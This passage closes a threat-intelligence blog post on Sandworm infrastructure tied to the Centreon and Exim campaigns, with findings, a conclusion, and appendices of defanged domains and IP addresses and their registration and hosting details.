- Identification of infrastructure hosting and registration tendencies within the timeframe covered by both NSA and ANSSI reporting.
- Uncovering a likely concurrent credential harvesting campaign linked to Sandworm infrastructure with specific items targeting several Eastern European countries.

Unfortunately, we did not succeed in achieving the goal we set out to satisfy: identifying infrastructure associated with the Centreon exploitation activity documented by ANSSI. Yet although we failed in identifying specific infrastructure linked to this campaign, we did reveal tendencies which held during the 2017-2020 timeframe in which this campaign was active that could be used by defenders and analysts to disposition possible Sandworm-related intrusions. For example, the combination of registration, name server, hosting, and domain naming tendencies documented above and shown in the following appendices reveal adversary tendencies during the period of operation.

Overall, the investigation above reveals several aspects linked to Sandworm-related activity, if not directly associated with GRU Unit 74455 (based on NSA and other government attribution statements):

- Widespread infrastructure creation with an emphasis on European hosting providers.
- Domain name tendencies that either reflect plausible items directly in root domains, or mimicking legitimate services through long subdomains.
- Significant operations targeting Linux environments across both the Exim and Centreon campaigns, including the use of both Linux-specific malware (Exaramel deployment) and native system commands (Exim post-exploitation activity).
- Continuous credential capture activity targeting a variety of email and social media services, with an emphasis on Ukraine, Bulgaria, and Russia, but with unknown intentions and purpose.

Conclusion

Starting with revelations concerning Sandworm-linked activity targeting French IT monitoring software, we identified certain overall adversary tendencies and intrusion possibilities leading to a previously-documented campaign leveraging a vulnerability in the Exim MTA. Based on further in-depth analysis of this campaign, we revealed additional infrastructure and adversary tendencies that shed light on a widespread credential harvesting campaign.

While we failed in our initial goal of attempting to identify concrete links between the Centreon and Exim campaigns given their temporal overlap, we nonetheless succeeded in learning significantly more about a deeply concerning adversary. Armed with this knowledge, network defenders and CTI analysts can mine internal data repositories and external information sources for further links or to disposition prior intrusions now illuminated with these discoveries.

By applying the investigative and enrichment techniques detailed above with respect to Sandworm to other threats of interest, we can gain greater insight into fundamental adversary tradecraft and tendencies. Equipped with this insight, defenders and CTI professionals can then more accurately or efficiently research and prosecute intrusions by having the background knowledge necessary to appropriately categorize and understand identified intrusions and their related artifacts.

Appendix A: Linked Domains

Domain	Registrar	Date Created	Primary IP Address
appservice[.]site	PublicDomainRegistry	10 Jan 2019	193.200.209[.]200
apse[.]xyz	PublicDomainRegistry	28 Aug 2018	91.197.145[.]114
base64encode[.]ml	Freenom	3 Sept 2018	74.119.219[.]82
bg-abvmail[.]ga	Freenom	26 Aug 2018	141.8.224[.]221
bg-abvmail[.]pw	EPAG DomainServices	2 Oct 2018	78.130.144[.]40
cacheappfb[.]cf	Freenom	10 Aug 2018	91.205.6[.]143
checklogin[.]in	Tucows	30 Aug 2018	78.130.144[.]40
fbapp[.]info	Tucows	24 Dec 2018	46.4.10[.]58
fbapp[.]link	Tucows	24 Dec 2018	68.235.34[.]235
fbapp[.]top	Tucows	24 Dec 2018	46.151.81[.]242
fbsocialnet[.]ga	Freenom	6 Nov 2018	91.205.6[.]143
greatbookbase[.]com	PublicDomainRegistry	9 Jun 2018	46.28.202[.]254
greatupdate[.]net	PublicDomainRegistry	1 Jun 2018	46.28.202[.]254
hostapp[.]art	Tucows	11 Dec 2018	91.197.145[.]114
Hostapp[.]be	Tucows	24 Dec 2018	176.10.104[.]219
hostapp[.]link	Tucows	20 Dec 2018	77.47.193[.]36
kyev[.]net	NameSilo	24 Dec 2018	185.226.67[.]190
login[.]photography	PublicDomainRegistry	18 Oct 2018	46.28.202[.]254
login-site[.]online	NameSilo	18 Oct 2018	46.28.202[.]254
malamsenin[.]xyz	West263	25 Dec 2019	72.52.179[.]175
memcached[.]cc	NameSilo	28 Aug 2018	193.106.29[.]250
memcached[.]in	PublicDomainRegistry	21 Sep 2018	91.197.145[.]114
nsoxt[.]com	NameSilo	11 Dec 2018	193.200.209[.]200
spdup[.]art	Tucows	21 Dec 2018	89.108.72[.]196

Domain	Registrar	Date Created	Primary IP Address
spdup[.]be	Tucows	22 Dec 2018	46.28.202[.]254
spdup[.]info	Tucows	22 Dec 2018	46.28.202[.]254
thehomeofbaseball[.]com	PublicDomainRegistry	5 June 2018	77.47.193[.]36
updatenote[.]net	NameSilo	4 June 2018	46.28.202[.]254
updatenote[.]tk	Freenom	14 May 2017	78.130.144[.]40
userarea[.]click	Tucows	18 Nov 2019	91.195.240[.]117
userarea[.]eu	Tucows	13 Nov 2019	185.226.67[.]190
userarea[.]in	Tucows	13 Nov 2019	5.255.90[.]243
userarea[.]top	Tucows	14 Nov 2019	194.117.236[.]33
webcache[.]one	Tucows	13 Nov 2019	195.211.197[.]25
workbench[.]run	NameSilo	21 Sep 2018	91.197.145[.]114

Appendix B: Identified IP Addresses

IP Address	Hosting Provider	Hosting Location	Start Activity	End Activity
103.94.157[.]5	SBP Corporation	IN	May 2020	Aug 2020
119.252.189[.]49	ZoneNetworks	AU	Aug 2018	Aug 2018
176.10.104[.]219	Datasource AG	CH	Dec 2019	Dec 2019
176.31.225[.]204	OVH	FR	Jan 2018	Jun 2018
185.226.67[.]190	Aweb	GR	Oct 2019	Oct 2020
185.44.67[.]193	Hydra	GB	Jul 2019	Jul 2019
193.200.209[.]200	Infium	UA	Jan 2019	Dec 2019
194.117.236[.]33	MyserverMedia	RO	Mar 2020	Nov 2020
195.211.197[.]25	Tomich	RU	Mar 2020	Nov 2020
205.204.66[.]196	Netelligent	CA	Jul 2019	Dec 2019
31.148.63[.]236	FlashInternet	UA	Oct 2019	Dec 2019
46.151.81[.]242	BigNet	UA	Jun 2019	Dec 2019

IP Address	Hosting Provider	Hosting Location	Start Activity	End Activity
46.161.40[.]16	WS171	RU	Oct 2019	Oct 2019
46.28.202[.]254	Solarcom	CH	Nov 2018	Dec 2019
46.4.10[.]58	Hetzner	DE	Jun 2019	May 2020
5.255.90[.]243	Serverius	NL	Feb 2020	Jun 2020
68.235.34[.]235	Tzulo	US	Jan 2019	Dec 2019
77.47.193[.]36	NTUU	UA	Oct 2018	Dec 2019
78.130.144[.]40	Cooolbox	BG	Oct 2018	Jun 2019
78.25.21[.]3	Alkar	UA	Jun 2019	Jun 2019
79.124.75[.]234	Telepoint	BG	Feb 2019	May 2019
85.158.77[.]2	SIA “SkaTVis”	LV	Nov 2019	Nov 2019
87.230.102[.]40	PlusServer	DE	Aug 2018	Apr 2019
89.108.72[.]196	Agava3	RU	Jan 2019	Dec 2019
91.197.145[.]114	Kumir	UA	Nov 2018	Jun 2019
91.205.6[.]143	Sunline	UA	Aug 2018	Oct 2018
92.62.139[.]114	Baltneta	LT	Mar 2020	Oct 2020
94.75.193[.]239	LeaseWeb	NL	Nov 2019	Nov 2019
95.216.13[.]196	Hetzner	FI	Jul 2019	Nov 2019

Source: https://www.domaintools.com/resources/blog/centreon-to-exim-and-back-on-the-trail-of-sandworm